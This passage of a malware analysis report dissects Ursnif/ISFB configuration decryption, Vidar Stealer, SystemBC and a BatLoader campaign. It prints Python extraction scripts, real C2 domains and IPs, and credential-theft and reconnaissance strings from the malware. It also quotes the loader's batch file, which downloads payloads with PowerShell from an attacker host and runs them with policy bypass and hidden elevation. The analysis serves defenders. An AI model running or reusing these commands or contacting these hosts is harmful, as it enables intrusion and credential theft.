8    result = a1 >> 2;
9    for ( i = 0; result; --result )
10   {
11     enc_DWORD = *decoded_data;
12     v7 = *decoded_data;
13     if ( !enc_data || enc_DWORD )
14     {
15       *decoded_data = i - key_str + enc_DWORD;
16       i = v7;
17       ++decoded_data;
18     }
19     else
20     {
21       result = 1;
22     }
23   }
24   return result;
25 }
```

Figure 21: Decompiled decryption function

```
encrypted_data = ""

encrypted_data = None
for section in pe.sections:
    if b".bss" in section.Name:
        encrypted_data = section.get_data()
        #print(f"encrypted data:{encrypted_data}")

def decryptBSS_Section(stringData, key):
    index = 0
    decoded_data = b""
    for i in range(0, len(stringData), 4):
        encrypted_DWORD = struct.unpack("I", stringData[i:i+4])[0]
        if encrypted_DWORD:
            decoded_data += struct.pack("I", (index - key + encrypted_DWORD) & 0xFFFFFFFF)
            index = encrypted_DWORD
    return decoded_data



key = 0x81b8e7da
key += 19

decryptedBytes = decryptBSS_Section(encrypted_data, key)
```

Figure 22: Decryption function in Python




Figure 23: Decrypted strings

The second decompressed data blob contains the following:

C2: trackingg-protectioon.cdn1.mozilla[.]net, 45.8.158[.]104, trackingg-protectioon.cdn1.mozilla[.]net, 188.127.224[.]114, weiqeqwns[.]com, wdeiqeqwns[.]com, weiqeqwens[.]com, weiqewqwns[.]com, iujdhsndjfks[.]com

Botnet ID: 10101

Server ID: 50

Key: T3H5l6EZGEh6GkB5

Directory: /uploaded

Extension: .dib, .pct (beacon extension)

Sleep time: 1 second

ConfigTimeout (time interval to check for a new configuration): 20 seconds

The third blob contains the wordlist values shown below:

['list', 'stop', 'computer', 'desktop', 'system', 'service', 'start', 'game', 'stop', 'operation', 'black', 'line', 'white', 'mode', 'link', 'urls', 'text', 'name', 'document', 'type', 'folder', 'mouse', 'file', 'paper', 'mark', 'check', 'mask', 'level', 'memory', 'chip', 'time', 'reply', 'date', 'mirrow', 'settings', 'collect', 'options', 'value', 'manager', 'page', 'control', 'thread', 'operator', 'byte', 'char', 'return', 'device', 'driver', 'tool', 'sheet', 'util', 'book', 'class', 'window', 'handler', 'pack', 'virtual', 'test', 'active', 'collision', 'process', 'make', 'local', 'core']

These words are used to build the registry value names.

Another interesting feature of the ISFB is that it stores three embedded binaries within the unpacked payload. The binaries are compressed using APLib compression algorithm. The decompression function is shown in Figure 24.

```
1  int __usercall mw_aplib_decompress@<eax>(int result@<eax>, unsigned int a2)
2  {
3    if ( a2 < 0x80 )
4      result += 2;
5    if ( a2 >= 0x7D00 )
6      ++result;
7    if ( a2 >= 0x500 )
8      ++result;
9    return result;
10 }
```

Figure 24: APLib decompression function

To be able to locate the embedded compressed binaries, we need to find the structure of the ISFB payload where it stores the configuration. The configuration contains the payload marker or header, XOR key, CRC32 hash, the offset, and the size of each compressed binary (Figure 25). The payload marker defines the version of ISFB.

FJ – old ISFB version

J1 – old ISFB version

J2 – DreamBot version


J3 – ISFB v3 Japan

JJ – ISFB v2.14 and above

WD – RM3

Figure 25: Header section containing the configuration

The compressed data is separated by the null bytes as shown in Figure 26. You can see something resembling C2 domains in the first blob.



```
0000A9F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AA00  1C 1C 2F 81 D8 30 03 F6 5B 66 33 D0 01 11 08 43  ../.Ø0.ö[f3Ð...C
0000AA10  0A 01 C1 74 2E 43 54 42 13 A7 B6 18 08 1D C7 B5  ..Át.CTB.§¶...Çµ
0000AA20  BB 44 9A 7C EE 10 11 3D 07 88 87 F8 8A 79 21 6B  »Dš|î..=.ˆ‡øŠy!k
0000AA30  65 11 74 F0 8F ED 6A 42 55 23 62 E0 3E 69 A8 4F  e.tð.íjBU#bà>i¨O
0000AA40  84 47 4D C1 7F 1C 27 11 08 46 8F 82 83 57 29 48  „GMÁ..'..F.‚ƒW)H
0000AA50  11 30 1F 04 25 59 4E 58 22 1B 3E 08 6D E6 CA 41  .0..%YNX".>.mæÊA
0000AA60  44 05 7C 74 01 72 61 63 6B 69 6E 67 C4 2D 70 F4  D.|t.rackingÄ-pô
0000AA70  6F FA 65 F9 CF E7 6E FF 9D 2E DD 64 1D 31 5E 6D  oúeùÏçnÿ..Ýd.1^m
0000AA80  9F 7A 5C 6C 5F 61 7F 83 65 74 20 34 35 FB 38 CB  Ÿz\l_a.ƒet 45û8Ë
0000AA90  31 AE 09 7B 30 FB 4B 34 B7 E6 38 5F 3E 32 37 73  1®.{0ûK4·æ8_>27s
0000AAA0  E8 34 DF 10 70 6E 77 65 69 73 71 E5 D8 6E 73 C6  è4ß.pnweisqåØnsÆ
0000AAB0  56 6F 6D 1C 56 64 0F 90 0E 9D A9 0F CF D5 1E DF  Vom.Vd....©.ÏÕ.ß
0000AAC0  43 75 6A 64 68 DF DE 9D 8A 66 6B 11 B8 07 2F 75  CujdhßÞ.Šfk.¸./u
0000AAD0  70 6C 76 61 86 E5 E7 83 2E D5 1B 81 0A D9 69 62  plvaå†çƒ.Õ...Ùib
0000AAE0  C2 8D 9C 05 C1 35 DB 80 54 33 48 EC 6C 0E 36 45  Â.œ.Á5Û€T3Hìl.6E
0000AAF0  5A 47 6E 68 DD 0F 6B 42 9B 34 83 32 41 2C 02 80  ZGnhÝ.kB›4ƒ2A,.€
0000AB00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AB90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000ABF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AC00  47 00 5A EF B3 0D 0A 6C 69 73 6C 74 0C 08 6F 67  G.Zï³..lislt..og
0000AC10  70 0C 63 57 6D 67 75 E3 65 72 3A 14 64 95 73 6B  p.cWmguãer:.d•sk
0000AC20  13 77 6F 79 36 8D 6D 11 87 2C 76 69 63 AA 2A 1E  .woy6.m.‡,vicª*.
0000AC30  61 B3 63 67 B3 6D ED 66 37 08 DF 3A FD 3D 69 B1  a³cg³mif7.ß:ý=i±
0000AC40  6E 16 62 6C E4 63 6B A3 55 E6 3D 3B 77 68 B1 74  n.bläck£Uæ=;wh±t
0000AC50  0F 6D 6F A2 9C 13 C7 33 75 72 84 73 19 2C 78 90  .mo¢œ.Ç3ur„s.,x.
0000AC60  87 6E C1 64 6F 63 75 BE 10 6E 21 64 79 70 43 66  ‡nÁdocu¾.n!dypCf
0000AC70  6F 6C 28 5E 72 36 28 75 73 0F 7F 69 C7 0D 70 61  ol(^r6(us..iÇ.pa
0000AC80  2A 14 B6 F6 89 3E 63 68 51 64 91 1A 73 67 3C 76  *.¶ö‰>chQd'.sg<v
0000AC90  EE 9A 1B 01 A4 6F 72 79 42 1C 69 A8 91 8C 20 5A  îš..¤oryB.i¨'Œ Z
0000ACA0  74 72 F6 6C C5 27 64 61 33 85 69 FF 12 6F 77 93  trölÅ'da3…iÿ.ow"
0000ACB0  C8 F6 3C 3B 6E 67 D2 ED 37 6C 7A 5D F1 04 BF 26  Èö<;ngÒí7lz]ñ.¿&
0000ACC0  BC 25 0A 76 61 6C 75 2B 3B D0 9A 67 A1 6F 70 A0  ¼%.valu+;Ðšg¡op
0000ACD0  0F 28 83 9D 6E 76 C9 CC 68 A4 61 52 64 EF 9D B1  .(ƒ.nvÉÌh¤aRdï.±
0000ACE0  43 62 79 DE 11 68 FB E5 1F 6E 28 DD 6F 6E DF 12  CbyÞ.hûå.n(Ýonß.
0000ACF0  67 28 8F BD FC D1 45 A0 52 3C 51 73 B4 F7 36 D7  g(.½üÑE R<Qs´÷6×
0000AD00  75 D4 1B 68 62 26 C7 4A 2B 19 73 EB 77 42 8E 64  uÔ.hb&ÇJ+.sëwBŽd
0000AD10  93 99 65 8A 10 6C 24 76 26 DE 8A F7 BD A0 50 76  "™eŠ.l$v&ÞŠ÷½ Pv
0000AD20  65 91 A0 36 28 74 D1 9E B5 94 B1 53 6B 28 70 95  e' 6(tÑžµ"±Sk(p•
0000AD30  D0 D0 42 40 B0 6B CD 35 6C 1C 06 2F 42 6C 72 1B  ÐÐB@°kÍ5l../Blr.
```

Figure 26: Snippet of the compressed data

We wrote a Python script to extract the compressed data and decompress them (Figure 27). The first compressed blob contains the RSA public key with the hash 0xe1285e64 (Figure 28).

```python
# decompressing aplib from the extracted blobs
jj_structure = []

for i in range(len(data)):
    if data[i:i+2] == b'JJ':
        jj_structure.append(data[i:i+20])
extracted_blob_one = data[43520:43520+511]
blob = malduck.aplib.decompress(extracted_blob_one)
convert_bytes_to_str = blob.decode(errors='replace')

# grabbing the C2 information
C2_table = []
matches = re.finditer(r'([-\w]+(\.[-\w]+)+)', convert_bytes_to_str)
for m in matches:
    C2_table.append(m.group(0))
del C2_table[0]

# grabbing wordlist
extracted_blob_two = data[44032:44032+475]
blob_two = malduck.aplib.decompress(extracted_blob_two)
wordlist = blob_two.decode(errors='replace').strip('\r\n').split('\r\n')
del wordlist[0]

# extracting the blobs and outputting the results
for i in range(len(jj_structure)):
    xor_key = struct.unpack("<I", jj_structure[i][4:8])[0]
    print(f"XOR Key: {xor_key}")
    hash_offset = struct.unpack("<I", jj_structure[i][8:12])[0]
    hash_hex = hex(hash_offset)
    print(f"Hash: {hash_hex}")
    if hash_offset == 2410798561:
        print(f"C2 Table: {C2_table} at offset " + hex(43520))
    if hash_offset == 1760278915:
        print(f"WORDLIST: {wordlist} at offset " + hex(44032))


    blob_offset = struct.unpack("<I", jj_structure[i][12:16])[0] - 8704
    blob_size = struct.unpack("<I", jj_structure[i][16:20])[0]
```

Figure 27: Python script to extract and decompress data blobs




Figure 28: RSA public key blob

ISFB also stores the configuration within the function that parses the payload header (Figure 29). The hash values are calculated by XORing the value 0x69b25f44 (known as g_CsCookie from the leaked code) with the values that match with CRC_CLIENT32 (again, from the leaked code).

Figure 29: Snippet of the configuration hashes and payload header parsing

The following are the hashes of the payload as a result of XORing:

0x11271c7f – timer

0x48295783 – timer

0x584e5925 – botnet

0x556aed8f – server

0x4fa8693e – key

0xd0665bf6 – domains

0x54432e74– directory

0xbbb5c71d – extension

The traffic beaconing contains the following pattern that will be encrypted with the AES key extracted from the compressed blob:

soft=%u&version=%u&user==%08x%08x%08x%08x
&server=50&id=10101&crc=61f03b3&uptime=102696&action=%08x&dns=%s&whoami=%s&os=%s

soft, version – version of the payload

user – the value calculated from applying the RNG (Random Number Generator) algorithm, using the username, computer name, XOR operations, and cpuid call.

server – server ID

id – botnet ID

uptime – is the value based on the API calls QueryPerformanceFrequency and QueryPerformanceCounter

dns – computer name

os – OS version and system type

The example of the encrypted with AES-128 beacon, replacing + with _2B and / with _2F, the / are also being added:

/uploaded/V1jd62QM3JcPMZGTpdjl2I/mEcoduKcJlNZo/S1Tq0KYy/M2ZEZFPG3iasm8TVeZ5oYf7/m_2FHfl318/E2HneynLJsT2KcKW6/MBeMivC1

Some interesting strings found:

/data.php?version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s

\Software\Microsoft\Windows\CurrentVersion

SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings

%APPDATA%\Mozilla\Firefox\Profiles

EnableSPDY3_0

\Macromedia\Flash Player\

cookies.sqlite

cookies.sqlite-journal

Mozilla\Firefox\Profiles

Microsoft\Edge\User Data\Default

Google\Chrome\User Data\Default

--use-spdy=off --disable-http2

Cmd %s processed: %u

Cmd %u parsing: %u

cmd /C "%s> %s1"

wmic computersystem get domain |more

systeminfo.exe

tasklist.exe /SVC >

driverquery.exe >

reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >

cmd /U /C "type %s1 > %s & del %s1"

net view >

nslookup 127.0.0.1 >

nslookup myip.opendns.com resolver1.opendns.com

net config workstation >

nltest /domain_trusts >

nltest /domain_trusts /all_trusts >

net view /all /domain >

net view /all >

user_pref("network.http.spdy.enabled", false);

Software\Microsoft\Windows Mail

Software\Microsoft\Windows Live Mail

account{*}.oeaccount

Account_Name

encryptedUsername

SMTP_Email_Address

encryptedPassword

EmailAddressCollection/EmailAddress[%u]/Address

Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\

Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\

Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\

Account Name

IMAP Server

IMAP Password

IMAP Use SSL

POP3 Server

POP3 Password

POP3 Use SSL

SMTP Server

SMTP Password

SMTP Use SSL

%PROGRAMFILES%\Mozilla Thunderbird

%USERPROFILE%\AppData\Roaming\Thunderbird\Profiles*.default

\logins.json

/C pause dll

cache2\entries*.*

cmd /c start %s -ep unrestricted -file %s

new-alias -name %s -value gp;new-alias -name %s -value iex;%s ([System.Text.Encoding]::ASCII.GetString((%s "HKCU:\%s").%S))

ipconfig /all

file://c:\test\test32.dll

file://c:\test\tor64.dll

30, 8, *terminal* *wallet* *bank* *banco*

Man-in-the-browser is another capability of Ursnif. You might have noticed strings such as “user_pref("network.http.spdy.enabled", false);”, “EnableSPDY3_0” and “--use-spdy=off --disable-http2”. Ursnif disables SPDY and HTTP/2 (successor of SPDY protocol) on the infected host. The protocols allow HTTP data compression to achieve minimal latency. With the protocol implementation, threat actor(s) might have to spend additional time attempting to modify and intercepting the web traffic.

We still see some remanences from the Ursnif DreamBot in ISFB v2 (file://c:\test\tor64.dll), which might suggest that the Tor communication capability is still possible.

Vidar Stealer, SystemBC, and Syncro RMM Agent

Botnet: 1259

Version: 54.7

C2: t[.]me/trampapanam, nerdculture[.]de/@yoxhyp

Upon successful infection, first, the host would reach out to the C2 and retrieve the DLLs (Dynamic Link Library) dependencies such as vcruntime140.dll, sqlite3.dll, softokn3.dll, nss3.dll, msvcp140.dll, mozglue.dll, freebl3.dll for the stealer to be able to extract credentials and cookies from browsers and to function properly. If you are interesting in understanding in more depth what each library is responsible for, you can review our blog on Mars Stealer.

The stealer then collects the credentials, host information, files, and screenshot and sends it over as a ZIP archive in a base64-encoded format as shown in Figure 30.

Figure 30: Vidar exfiltrating stolen data

We are in the processing of completing a technical analysis of Vidar Stealer, which will be our next blog.

Syncro RMM is a Remote Monitoring and Management tool used to control and manage devices remotely. In the hands of a malicious actor, this tool can be used as a persistence mechanism and remote accessing.

SystemBC RAT also known as “socks5 backconnect system” (MD5: 8ea797eb1796df20d4bdcadf0264ad6c) is a malware that leverages SOCKS5 proxies to hide malicious traffic, it also has the capability of sending additional payloads to the hosts (Figure 31).

Figure 31: Leaked SystemBC on a hacking forum

The RAT creates the mutex “wow64” with the “start” as an argument (“start” will also be used as an argument for the scheduled task command). If the mutex is not present – the RAT will reach out to the C2. The C2 configuration is shown below:

HOST1: 188.127.224.46

HOST2: hgfiudtyukjnio[.]com

PORT1: 4251

TOR: 0

If the mutex is present on the host, the instruction would proceed further to check the integrity level of the current malicious process, then it compares to the value 1000 which is SECURITY_MANDATORY_LOW_RID (low integrity level, SID: S-1-16-0), this means the process is restricted and has limited write permissions.

- **If the value is not equal to 1000**, it proceeds with scheduled task creation, the task name is “wow64.exe”. The command to run the scheduled task every 2 minutes is start.
- **If the value is equal to 1000**, the RAT proceeds to communicate with the C2 (Figure 32).




Figure 32: Function responsible for calling C2, task scheduling, and mutex creation

SystemBC is capable of executing scripts and commands retrieved from C2 such as ps1, bat, vbs, and exe (Figure 33).

```
.text:00401C7E loc_401C7E:                             ; CODE XREF: sub_40197F+2F8↑j
.text:00401C7E                 mov     byte ptr [ebp+var_710], 65h ; 'e'
.text:00401C85                 mov     byte ptr [ebp+var_710+1], 78h ; 'x'
.text:00401C8C                 mov     byte ptr [ebp+var_710+2], 65h ; 'e'
.text:00401C93                 mov     byte ptr [ebp+var_710+3], 0
.text:00401C9A                 lea     eax, [ebx+8]
.text:00401C9D                 push    eax
.text:00401C9E                 call    sub_402CE4
.text:00401CA3                 cmp     dword ptr [eax+ebx+4], 7362762Eh
.text:00401CAB                 jnz     short loc_401CC9
.text:00401CAD                 mov     byte ptr [ebp+var_710], 76h ; 'v'
.text:00401CB4                 mov     byte ptr [ebp+var_710+1], 62h ; 'b'
.text:00401CBB                 mov     byte ptr [ebp+var_710+2], 73h ; 's'
.text:00401CC2                 mov     byte ptr [ebp+var_710+3], 0
.text:00401CC9
.text:00401CC9 loc_401CC9:                             ; CODE XREF: sub_40197F+32C↑j
.text:00401CC9                 cmp     dword ptr [eax+ebx+4], 7461622Eh
.text:00401CD1                 jnz     short loc_401CEF
.text:00401CD3                 mov     byte ptr [ebp+var_710], 62h ; 'b'
.text:00401CDA                 mov     byte ptr [ebp+var_710+1], 61h ; 'a'
.text:00401CE1                 mov     byte ptr [ebp+var_710+2], 74h ; 't'
.text:00401CE8                 mov     byte ptr [ebp+var_710+3], 0
.text:00401CEF
.text:00401CEF loc_401CEF:                             ; CODE XREF: sub_40197F+352↑j
.text:00401CEF                 cmp     dword ptr [eax+ebx+4], 646D632Eh
.text:00401CF7                 jnz     short loc_401D15
.text:00401CF9                 mov     byte ptr [ebp+var_710], 63h ; 'c'
.text:00401D00                 mov     byte ptr [ebp+var_710+1], 6Dh ; 'm'
.text:00401D07                 mov     byte ptr [ebp+var_710+2], 64h ; 'd'
.text:00401D0E                 mov     byte ptr [ebp+var_710+3], 0
.text:00401D15
.text:00401D15 loc_401D15:                             ; CODE XREF: sub_40197F+378↑j
.text:00401D15                 cmp     dword ptr [eax+ebx+4], 3173702Eh
.text:00401D1D                 jnz     short loc_401D3B
.text:00401D1F                 mov     byte ptr [ebp+var_710], 70h ; 'p'
.text:00401D26                 mov     byte ptr [ebp+var_710+1], 73h ; 's'
.text:00401D2D                 mov     byte ptr [ebp+var_710+2], 31h ; '1'
.text:00401D34                 mov     byte ptr [ebp+var_710+3], 0
```

Figure 33: Scripts supported by SystemBC

BatLoader Analysis (Second Campaign)

The second campaign we observed is slightly different than the first one. The MSI installer (MD5: 099483061f8321e70ce86c9991385f48) with the signature “Tax In Cloud sp. z o.o.” does not come with an embedded

PowerShell script. Instead, the installer pushes “avolkov.exe” binary to the infected machine and creates the registry key containing the path of the dropped binary which is AppData/Local/ SetupProject1 (Figure 34).




Figure 34: Malicious MSI installer creating the registry key and dropping the binary file under AppData/Local/SetupProject1

The avolkov.exe binary (MD5: d41e0fee0ec6c2e3da56a6dcf53607da) utilizes libcurl 7.85.0 which enables the data transfer with URL syntax for protocols such as HTTP/HTTPS, FTP, DICT, SMTP, IMAP, POP3, LDAP, acting as a potential backdoor and loader. The binary has the C2 embedded inside the binary from where it retrieves the newtest.bat file (Figure 35). The batch script is responsible for pulling additional BatLoader payloads and scripts from C2 such as:

- requestadmin.bat
- nircmd.exe
- user.ps1
- checkav.ps1
- scripttodo.ps1

```
cd %APPDATA%
powershell Invoke-WebRequest https://externalchecksso.com/q5i0ng/index/f69af5bc8498d0ebeb37b801d450c046/?servername=msi -OutFile requestadmin.bat
powershell Invoke-WebRequest https://externalchecksso.com/q5i0ng/index/c003996958e731652178c7113ad768b7/?servername=msi -OutFile nircmd.exe
powershell Invoke-WebRequest https://externalchecksso.com/q5i0ng/index/b1eeec75ef1488e248b14c8fd46ddce/?servername=msi -OutFile user.ps1
powershell Invoke-WebRequest https://externalchecksso.com/q5i0ng/index/a3874ddb652a5b45cade5a2700d15587/?servername=msi -OutFile checkav.ps1
start /b PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './checkav.ps1'"
powershell Invoke-WebRequest https://externalchecksso.com/q5i0ng/index/fa777fbbb8f055cb8bfcba6cb41c62e7/?servername=msi -OutFile scripttodo.ps1
start /b cmd /c PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './user.ps1'"

ping 127.0.0.1 -n 5 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
```

Figure 35: Contents of newtest.bat

The requestadmin.bat (Figure 36) retrieved from the second campaign is different compared to the first campaign. The threat actor(s) made sure to add more paths and folders to Windows Defender exclusion including %TEMP% and C:\Windows* as well as adding .ps1 (PowerShell) extension to the exclusion list.

We observed that the script retrieves NSudo and modifies Windows UAC prompt behavior by allowing administrators to perform operations without authentication or consent prompts:

- Disabling Windows Defender notifications,
- Disabling Task Manager,
- Disabling command prompt,
- Preventing users from accessing Windows registry tools,
- Disabling Run command,
- Modifying the display timeout (monitor powers off after 30 minutes) and sleep mode (on AC/battery power – goes to sleep after 3000 minutes (50 hours)).

The script also no longer pulls runanddelete.bat file from the C2.

